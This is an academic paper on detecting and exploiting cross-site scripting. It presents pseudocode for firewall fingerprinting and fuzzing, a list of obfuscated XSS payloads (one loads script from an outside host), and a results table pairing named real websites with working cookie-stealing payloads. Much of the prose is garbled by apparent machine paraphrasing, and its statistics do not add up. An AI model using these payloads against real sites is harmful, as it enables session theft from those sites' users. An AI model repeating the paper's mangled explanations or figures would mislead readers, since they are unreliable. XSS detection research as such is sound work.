Securing Web Applications from malware attacks using hybrid feature extraction

V. Subramaniyaswamy, Kalyani Gopireddy Venkata, Likhitha Naladala

International Journal of Pure and Applied Mathematics
Volume 119 No. 12 2018, 13367-13385
ISSN: 1314-3395 (on-line version)
url: http://www.ijpam.eu
Special Issue

ijpam.eu

Securing Web Applications from malware attacks using hybrid feature extraction

Subramaniyaswamy V.*, Gopireddy Venkata Kalyani, Naladala Likhitha
School of computing, SASTRA Deemed to be University, Thanjavur, Tamil Nadu
*Corresponding Author

Abstract:

In this technological era, many of the applications are taking the utilization of services of internet in order to cater to the needs of its users. With the rise in number of internet users, there's a substantial inflation within the internet attacks. Because of this hike, Web Services give rise to new security threats. One among the major concerns is the susceptibility of the internet services for cross site scripting (XSS). More than three fourths of the malicious attacks are contributed by XSS. This article primarily focuses on detection and exploiting XSS vulnerabilities. Generally, improper sanitization of input results in these type of susceptibilities. This article primarily focuses on fuzzing, and brute forcing parameters for XSS vulnerability. In addition, we've mentioned the planned framework for contradicting XSS vulnerability.

Keywords: Cross Site Scripting attacks, WAF detection, web application security, fuzz testing.

1. Introduction:

Cross Site Scripting (XSS) is a completely, a generally exploited vulnerability which could be very extensively unfold and easily detectable. These days it is one of the unusual software stage attacks that hackers use to sneak into web packages. This results in compromise of privateness of clients of a selected net site that can totally breach the safety where customer details are stolen or manipulated. These days, net applications have come to be an essential part of our existence and culture. Almost half of all websites have high protection vulnerabilities. Cross site scripting is one such predominant attack [11-20]. It is a manner of injecting malicious JavaScript code to the trusted and legitimate websites at client side. This snippet of malicious JavaScript is then achieved by way of the sufferer who is journeying the goal site and consequently the net application is attacked even without the knowledge of users [21-26]. While a user go to the infected or a mainly-crafted hyperlink, it will execute the malicious JavaScript. An XSS vulnerability will allow attackers to do phishing assaults, session information hijacking, theft of cookies, and web application will function abnormally [27-32]. The web browser takes the facts which are not trustworthy without any proper validation and sanitization [4] and thus the XSS attacks arises. So in XSS assaults three events are worried- the attacker, the consumer and the website. After this assault arises, the web server can no longer guarantees that produced pages are well encoded to prevent the unintentional execution of scripts.



Figure 1. Possibility of a website having a vulnerability by class

Figure 1 explains the percentage of possibility of type of attacks. The statistics show that almost 65% of total attacks are contributed by XSS where as 47% percentage is contributed by Information leakage and 30% by content spoofing. Authorization, SQL injection, Resource Location combined together contributes to only 50 %

1.1Steps in Exploiting the Vulnerability:

- A payload is built suitably by fuzzing a parameter.
- The parameters are brute forced with the payloads.
- The commands of a WAF/Filter are reverse engineered.
- The framework detects the presence of WAF depending on the error code.
- Using filter Checker, Reflected XSS vulnerability can be determined.
- Using the payloads crafted, Blind XSS vulnerability can be determined.
- Opens the Proof of Concept (POC) in a browser window.

1.2 Various kinds of XSS vulnerabilities

XSS vulnerability is classified as:

- Stored XSS
- Reflected XSS
- DOM-Based XSS

Stored XSS Attacks:



Figure 2. Stored XSS attacks

Figure 2 illustrates the Stored XSS attacks. If the targeted servers permanently stored the injected scripts in the form of database or message forum, visitor log, comment field, it is classified as Stored XSS attacks. As shown in Figure 2, the stored information is requested and then the malicious script is retrieved by the victim. This kind of attack is often classified as Persistent attack and also known as Type-I XSS.

Reflected XSS Attacks:



Figure 3. Reflected XSS

Figure 3 describes Reflected XSS attacks**.** If the script that is injected is reflected off the web server, for example in an error message, search result, or any other response which includes some or all of the input sent to the server as part of the request, it is classified as Reflected XSS. Figure 3 depicts these type of attacks, where attacks are delivered to victims via another form, likely in an e-mail message, or on some other web site. When a user is tricked into clicking on a malicious link, submitting a specially crafted form, or even just browsing to a malicious site, the injected code travels to the vulnerable web site, which reflects the attack back to the user's browser. The browser then executes the code assuming that it originated from a "trusted" server. This is often classified as Non-Persistent and is also known Type-II XSS.

DOM Based XSS:

DOM Based XSS attack involves no HTTP request. Modifying the Document Object Model of the target site in the user side code in the victim's browser results in injection of script and is the malicious code is then executed.

2. Related Work

Shashank Gupta [1] outlined a structure for DOM based XSS vulnerability in mobile injection points of a vulnerable web applications conveyed in the cloud environment. Bisht [7] exhibited a novel and exact

guard against XSS assaults. As an independent component or with generally utilizes plans like filtering, their approach can give a powerful resistance against XSS assaults. Abdalla Wasef Marashdih [5] concentrated on the methodologies used to wipe out XSS vulnerability from the source program. There are two methods that leads to the disposal phase of XSS on web applications based on Java. Along these lines, it closed saying that more examination is required in the field of weakness points from the source program of the applications. Since PHP is the most broadly utilized web innovation, the scientists needed to focus on including an elimination phase of cross site scripting in web applications that are built using PHP. Malviya [9] proposed an examination to solidify the comprehension of XSS, their cause and appearance, sorts of risks and alleviation endeavours of XSS. Bates [6] proposed an enhanced outline for a client side XSS filter. This configuration accomplishes elite and high loyalty by mediating on the interface between the program's HTML parser and JavaScript engine. This execution is implemented as default in Google Chrome. Mishra [3] has discovered that security in web applications is frequently broken from users' information. The sort of assaults that web application is vulnerable incorporates SQL Injection, Cross Site Scripting (XSS) and Denial-of-Service (DoS). With a specific end goal to keep these attacks, both ASP.NET and PHP advancements have rich capacities and libraries that are equipped for sifting users inputs against different parameters. Shar, L.K. [8] proposed properties that are related to hybrid and dynamic code examination, which describe input validation and cleansing code patterns for anticipating SQL infusion and XSS vulnerabilities. Martin Johns [4] depicted XSSDS a server-side Cross-website Scripting identification system, which utilizes two novel recognition approaches that depend on bland perceptions of XSS assaults and web applications. A prototypical usage showed that this current approach's abilities to dependably distinguish XSS attacks while keeping up a mediocre false positive rate. Gupta M.K [2] proposed an order of software security approaches used to create secure programming in different period of software development life cycle and furthermore compressed different static examination approaches that identify vulnerabilities in coding due of SDLC.

2.1 Challenges faced in web services:

The definition for Security is the system's quality which guarantees the absence of manipulation or unauthorized access .The protection threats turn up because of exploitation of vulnerabilities, throughout s development of the system. There are many reasons for such vulnerabilities, in which one can allude to the complexness of systems. The key challenges are [1]:

- Highly in secured Input validation mechanisms are employed in the web applications.
- The web applications belonged to HTML5 are lacked in XSS defensive frameworks
- Absence of context-sensitive cleaning within the existing XSS sanitization-based outputs
- High rate of false positives are encountered.

2.2 Working of XSS attack:

There is no limit for XSS attacks. In XSS attack, malicious script will be sent to a user by an assaulter. The browser of end user is unaware that the script is not a trusted one and hopes that the script is from the

source which is a trusted one. Then, it will execute the script which is harmful. When the malicious script is executed by the browser, the attacker can access cookies, session tokens, the victim will be redirected to some other web pages which will be controlled by the attacker or other delicate information that is held by the browser. The content of the HTML page can even be rewritten by these scripts. Cross-Site Scripting (XSS) attacks arise when:

- Data is intruded into an online application from the sources which are not safe.
- The data is fringed into the dynamic content and is sent to the web user even before it is checked for the presence of any content which is malignant.

List of escape codes [1]

Display	Hexadecimal code	Numerical code
‘‘	&#x22;	&#34;
#	&#x23;	&#35;
&	&#x26;	&#38;
‘	&#x27;	&#39;
(	&#x28;	&#40;
)	&#x29;	&#41;
/	&#x2F;	&#47;
;	&#x3B;	&#59;
<	&#x3C;	&#60;
>	&#x3E;	&#62;

2.3 Determining if the web application is vulnerable:

To dispose the XSS blemishes can be troublesome. The most ideal approach to discover blemishes is to play out a security survey of the code and look for all spots where contribution from a HTTP ask for could advance into the HTML yield. Note that a wide range of HTML labels can be utilized to transmit a noxious JavaScript. Nessus, Nikto, and some other accessible apparatuses can help examine a site for these imperfections, yet can just begin to expose what's underneath. In the event that one a player in a site is helpless, there is a high probability that there are different issues too.

It's pivotal that you kill HTTP TRACE bolster on all web servers. An aggressor can take treat information through JavaScript notwithstanding when document. Cookie is handicapped or not upheld on the customer. This assault is mounted when a client presents a noxious content on a gathering so when another client taps the connection, a non-concurrent HTTP Trace call is activated which gathers the client's treat data from the server, and after that sends it over to another malevolent server that gathers the treat data so the assailant can mount a session seize assault. This is effortlessly alleviated by evacuating support for HTTP TRACE on all web servers.

4. Proposed Work



Figure 4. Flowchart

Figure 4 depicts the overall flowchart of the proposed work as per algorithm 4.1.The framework starts with detection of presence of web Application Firewall as depicted in algorithm4. 2. To check for reflected XSS, filter checker is proposed as shown in algorithm 4.4. In order to check Blind XSS, payload generation is used as depicted in algorithm 4.7 .After suitable payloads are injected as in algorithm 4.5, Browser with the attacked site is displayed.

4.1 Algorithm: Detection and Exploitation

Input: URL

Output: Browser displaying the site with the given URL with a particular vulnerability exploited

1.Start
2. Initialize an array with a list of sanitized XSS attack payloads.
3.Target<--URL
4. param_parser(Target, parameter_data, GET, POST)
5.if "=" in target,
1.GET<--True, Post<--False
2.parameter_data<-NULL;
3.parameter_parser(target,parameter,GET,POST)
4.Initiator(target,GET,POST)
6.Else
1.GET<--False, POST<--True
2.parameter_data<--post data
3.parameter_parser(target,parameter,GET,POST)
4.Initiator(target,GET,POST)
End if
7.Check for the status of web Application Firewall
8.Check for Reflected XSS
9.Detection of Blind XSS
10. Insert payloads and crafts the URL
11. Display the vulnerable site with the particular vulnerability exploited
12.End

4.2 Algorithm: Web Application Firewall Detector

Start
Initialize fuzz with XSS checker with noise containing alert message
noise <-- quote_plus("<script>alert()</script>
If GET in the URL ∈ web application
response <--br.open(url+fuzz)
Else
response<--br.open(url+fuzz)
Print 'web application' firewall is offline
End if
For each http response code in error
If "406" or "501" in error msg,
WAFName <-- "Mod-Security"
else if "999" in error msg,
WAFName <-- "WebKnight"
else if "419" in error msg,
WAFName <-- "F5 BIG IP"
else if "403" in error msg,
WAFName <-- "UnKnown"
else
print "web application firewall is offline
End if
End for each

Web application firewall detector: As depicted in **algorithm 4.2**, the web servers are verified for the presence of firewall for its security. Here, the fuzz is initialized with an alert message which is enclosed in a script tag and sent as an input parameter. The URL of the given web application is then checked for any presence of GET method. If it is present, the browser will simply display the given alert message as a response. If there is no such GET method, the status of the firewall will be 'offline'. Later, the errors which will be displayed as http response is examined. If the error message is as follows, the corresponding firewall names are given:

	Error message	**WAFName**
1.	"406" or "501"	Mod-Security
2.	" 999"	WebKnight
3.	"419"	F5 BIG IP
4.	"403"	Unknown

If there are no any such http error responses, the firewall will be considered as 'offline' and that particular application is more susceptible to XSS attacks.

4.3 Algorithm: Fuzz Testing

```
Initialize the fuzzer array with fuzz vectors for each type
Fuzzer <-- fuzz vectors
For each vector in the fuzzer array
    Quote each vector in the fuzzer vector
    Data_to_be_ injected <-- parameter. Replace(XSS Checker, fuzz)
    For each vector in the fuzzer array,
        append the vector with the URL
    End For each
End For each
```

Fuzz Testing: Algorithm 4.3 explains the payloads in the form of 'fuzz vectors' are initialized to a 'fuzzer array'. *quote_plus ()* quotes the values, which means spaces are quoted as a '+' character and '/' characters are encoded as %2F, which follows the standard for GET requests. Data to be injected is the XSS Checker being replaced with fuzz already crafted from the array. This parameter value is appended with the URL and fuzz testing is performed.

4.4 Algorithm: Filter Checker

```
Start
1.strength <-- NULL
2. lstring <-- parameter. Replace(XSS Checker, quote_plus('<svg/onload=(confirm()>'))
  If '<svg/onload=(confirm())>' in lstring
      filter_strength  <-- low
  End if
3. mstring <-- parameter. Replace(XSS Checker, quote_plus('<zz//on xx=yy>'))
  If '<zz on xx=yy>' in mstring,
     filter_strength  <-- medium
   Else
      filter_strength  <-- high
  End if
Return filter_strength
End
```

Filter Checker: This is implemented as described in algorithm 4.4 in order to check if any filter is present .Initially, strength is initialized to NULL. Replace XSSChecker with '<svg/onload=(confirm()>' using quote_plus and initialized to lstring and if it is present in lstring, the filter_strength is 'low'. Also replace XSS Checker with '<zz//on xx=yy>'' using quote_plus and initialized to mstring .If if it is present in mstring, the filter_strength is 'medium' else it is 'high'.

4.5 Algorithm: Injection for Reflected XSS

Start
For each occurrence in izip(occurrence number,occurence location)
  if(payload_to_check and payload_to_compare matches with (" " ")
    Print "Double quotes (") are allowed"
  Else
    Print "Double quotes (") are not allowed"
  End if
  if(payload_to_check and payload_to_compare matches with(" ' ")
    Print "single quotes (') are allowed"
  Else
    Print "single quotes (') are not allowed"
  End if
  if(payload_to_check and payload_to_compare matches with(" <> ")
    Print "angular brackets (<>) are allowed"
  Else
    Print "angular brackets (<>) are not allowed"
  End if
End For each
End

Algorithm 4.5 describes the Injection for Reflected XSS**.** Occurrence number is no. of times, a particular payload is occurred

If payload_to_check and payload_to_compare matches with (" " ")
Then double quotes (") are allowed else not allowed.

- If payload_to_check and payload_to_compare matches with (" ' ")

Then single quotes (') are allowed else not allowed.

- If payload_to_check and payload_to_compare matches with (" <> ")

Then angular brackets (<>) are allowed else not allowed.

4.6 Algorithm: DOM Tree Generation

Input: set of HTTP response

Output: Generated DOM tree of each requested web page

```
Start
Stack <--  -1
Node <-- Null
Tag <-- Null
For each http response R
      W <-- webpage
       T <-- extract_tag(W)
       Stack.push(T)
       Node.add_node(T,NULL)
       H <-- T ∪ Tag
      while(Stack!= " ")
            loc <-- extract_tag(W)
            If(opening_tag(loc))then
             A <-- stack.size()
             B  <-- DFS(Node,A)
             Node.add_node(loc,B)
             Stack.push(loc)
             T <-- loc ∪ T
             Else If(closing_tag(loc)) then
                   Stack.pop()
             End If
       End While
End For each
Return node
End
```

DOM Tree Generation: Each removed module of the web application is sent to this part. It is in charge of the development of DOM tree for the got module by actualizing the calculation.
The working procedure of the calculation is depicted as takes after:
At first, it separates HTTP reaction website page as W. Right off the bat, it finds first HTML tag and stores it in T and furthermore pushes it into the stack. At that point, T is added to the unfilled DOM tree as its root hub. All the distinguished labels are put away into the archive tag and in addition stretched out to the Stack.

4.7 Payloads generated for comparison:

Payloads generated for Blind XSS:

1.<img/src=l onerror=(prompt)() x>
2.<!--<img src= --><img src=x onerror=(prompt)``x>
3.<details open ontoggle=confi\u0072m()>
4.<A/id=x 4.href=javascript:(prompt)(1) id=x>Click</A>
5.<img src=l onerror=(confirm)() x>
6.<img sRc=x:confirm`` onerror=e\u0076al(src)>
7.<script x>confirm``</script x>
8.<svg/onload=(confirm)()>
9.<script src=//14.rs>
10.<img src=x:confirm`` onerror=eval(src)>
11.svg onload=confirm(1&#x29>
12.<script x>prompt()</script x>
13.\'"><y onmousedown=((alert))()>ClickHere!
14.<a/href=javascript:co\u006efir\u006d("1")>clickme
15.<img src=x onerror=co\u006efir\u006d`1`>
16.<svg/onload=co\u006efir\u006d`1`>

4.8 Event Handlers and their corresponding tags used:

Event Handlers	JavaScript functions used for popup
1.'onerror': ['object', 'img', 'video']	confirm()
2.'onload': ['svg', 'body']	prompt()
3.'onstart': ['marquee']	find(confirm)
4.onmouseover': ['d3v', a,'iframe', 'body']	
5.'onfocus': ['d3v', 'body']	
6.'onclick': ['d3v', 'body']	
7.'oNToggLe': ['deTails']	

5. Usage statistics for Web Application:

A web application utilizes program and web advances to execute assignments through a system with the assistance of a web program [5]. Dissimilar to work area programming that is started by a working framework, sites ought to be opened through a web program. A web program utilizes the web server to interface with the instruments associated with the system. The fundamental program of the web is put

away on a web server, where all their code and data are put away. In this manner, end clients don't require investing extra energy in introducing programming on their hard drives. A portion of the outstanding advancements that encourage programming engineers to make progressively created site pages are ASP.NET,PHP,JavaserverPages(JSP),PERLandPython[3].



Figure 5. Usage statistics

6. Experimental Results:

Web Applications:	**Vulnerability:**
1.dramaonline.pk/search.php?q=ok 2.www.occidentalleather.com/search.php?Q=d3v$E=1&X=0 3.http://www.cagi.ch/en/search.php?q=d3v 4.http://testasp.vulnweb.com/Search.asp?tfsearch=a 5.http://directory.ucla.edu/search.php 6.alphaonenow.org/info.php?id=131 7.http://www.sastra.edu/index.php/search.html?searchword=sastra&searchphrase=all 8.www.f10products.co.za/index.php?id=5 9.htttp://webcenters.netscape.compuserve.com/weather/find.jsp 10.http://store.samsung.com/uk/camera/smart-n2x”>	No of reflections found:8 WAF Detected: Mod_Security No of reflections found:2 Filter Strength: Low Has post data No of reflections:4 No of reflections:0 100% efficient payload is found f=”><script>alert(1)</script> <script>alert(document.cookie)</script> </nx1010-smart-camera/p/ED-LF52PL

11. http://www.titivillus.it/periodico.php?id=15	<script>alert(document.cookie)</script>
12. http://www.elle.fr/action/login?ReturnUrl=http://www.elle.fr/recherche/recherche-globale/(searchText)/"/>	<script>alert("XSS By M4ke")</script>
13. http://www.dysontt.com/main.php?id=9	<script>alert(document.cookie)</script>
14. http://www.universal-alliance.de/index.php	Site=message&msg=<script>alert(1)</script>
15. http://vuln.xssed.net/2012/02/28/www.torrents.net/	<script>alert("XSS by Atm0n3r")</script>
16. http://www.coqnu.com/search/?q="	<script>alert("XSS By Atm0n3r")<script>&submit=Rechercher
17.http://grug-accutane.com/search.php?search_text=/"	<script>alert(1)</script>&I1.x=12&I1.y=14
18.http://drug-doxycucline.com/search.php?search_text=/"	<script>alert(1)</script>&I1.x=3&I1.y=11

The above results show that web applications having reflected XSS has been found using filter checker are found and number of reflections are also shown. First any web application checks for Application firewall. All the above results has their application firewall offline except for the 2nd example. Once reflected XSS is found to be not present, the framework checks for Blind XSS using payload generation. Payloads that are possible injections are given in the table above.

7. Conclusion:

Since technology is increasing, there is an increase in need for securing web Applications. Due to the hike in Internet Users the web services results in giving new challenges. One of major challenge is to secure against malicious attacks. Among which XSS is the major contributions. So this framework focuses on detecting XSS vulnerability of all flavors. First WAF status is detected based on the error code. Then filter checker is applied to determine the presence of Reflected XSS vulnerability and Payloads are generated to check for Blind XSS. The experimental results show that there lot of sites of vulnerable to XSS and the type of vulnerability is also mentioned.

References:

[1]Shashank Gupta, B.B. Gupta *, Pooja Chaudhary, Hunting for DOM-Based XSS vulnerabilities in mobile cloud-based online social network, Future Generation Computer Systems 79 (2018) 319–336.

[2]Gupta, M.K., Govil, M.C. and Singh, G., Static Analysis Approaches to Detect SQL Injection and Cross Site Scripting Vulnerabilities in Web Applications: A Survey, IEEE International Conference on Recent Advances and Innovations in Engineering, pp. 1-5, 2014.

[3]Mishra, A., Critical Comparison Of PHP And ASP.NET For Web Development - ASP.NET & PHP, Proc. International Journal of Scientific & Technology Research, pp. 331-333, 2014.

[4] Martin Johns, Bjorne Englemann, Joachimm Posegga,"XSSDS: Server-side Detection of Cross-site Scripting Attacks", Annual Computer Security Applications Conference, IEEE, pp. 335-344, 2008

[5]Abdalla Wasef Marashdih and Zarul Fitri Zaaba,Cross Site Scripting: Removing Approaches in Web Application,4th Information Systems International Conference 2017, ISICO 2017, 6-8 November 2017, Bali, Indonesia

[6] D. Bates, A. Barth, C. Jackson, Regular expressions considered harmful in client side XSS filters, in: Proceedings of the Conference on the World Wide Web, 2010, pp. 91–100.

[7] P. Bisht and V. N. Venkatakrishnan. XSS-GUARD: precise dynamic prevention of cross-site scripting attacks. In Detection of Intrusions and Malware, and Vulnerability Assessment, 2008.44

[8] Shar, L.K., Tan, H.B.K. and Briand, L.C., Mining SQL injection and cross site scripting vulnerabilities using hybrid program analysis', 35th International Conference on Software Engineering (ICSE '13), pp 642-651, 2013.

[9]Malviya, V.K., Saurav, S. and Gupta, A., On Security Issues in Web Applications through Cross Site Scripting (XSS), 20th Asia Pacific Software Engineering Conference (APSEC), pp. 583-588, 2013

[10]OWASP, Top-10 threats for web application security, Available: www.owasp.org/index.php/Top_10_2013-Top_10. [Accessed: May 2017].

[11] Subramaniyaswamy, V., & Logesh, R. (2017). Adaptive KNN based Recommender System through Mining of User Preferences. Wireless Personal Communications, 97(2), 2229-2247.

[12] Logesh, R., & Subramaniyaswamy, V. (2017). A Reliable Point of Interest Recommendation based on Trust Relevancy between Users. Wireless Personal Communications, 97(2), 2751-2780.

[13] Logesh, R., & Subramaniyaswamy, V. (2017). Learning Recency and Inferring Associations in Location Based Social Network for Emotion Induced Point-of-Interest Recommendation. Journal of Information Science & Engineering, 33(6), 1629–1647.

[14] Subramaniyaswamy, V., Logesh, R., Abejith, M., Umasankar, S., & Umamakeswari, A. (2017). Sentiment Analysis of Tweets for Estimating Criticality and Security of Events. Journal of Organizational and End User Computing (JOEUC), 29(4), 51-71.

[15] Indragandhi, V., Logesh, R., Subramaniyaswamy, V., Vijayakumar, V., Siarry, P., & Uden, L. (2018). Multi-objective optimization and energy management in renewable based AC/DC microgrid. Computers & Electrical Engineering.

[16] Subramaniyaswamy, V., Manogaran, G., Logesh, R., Vijayakumar, V., Chilamkurti, N., Malathi, D., & Senthilselvan, N. (2018). An ontology-driven personalized food recommendation in IoT-based healthcare system. The Journal of Supercomputing, 1-33.

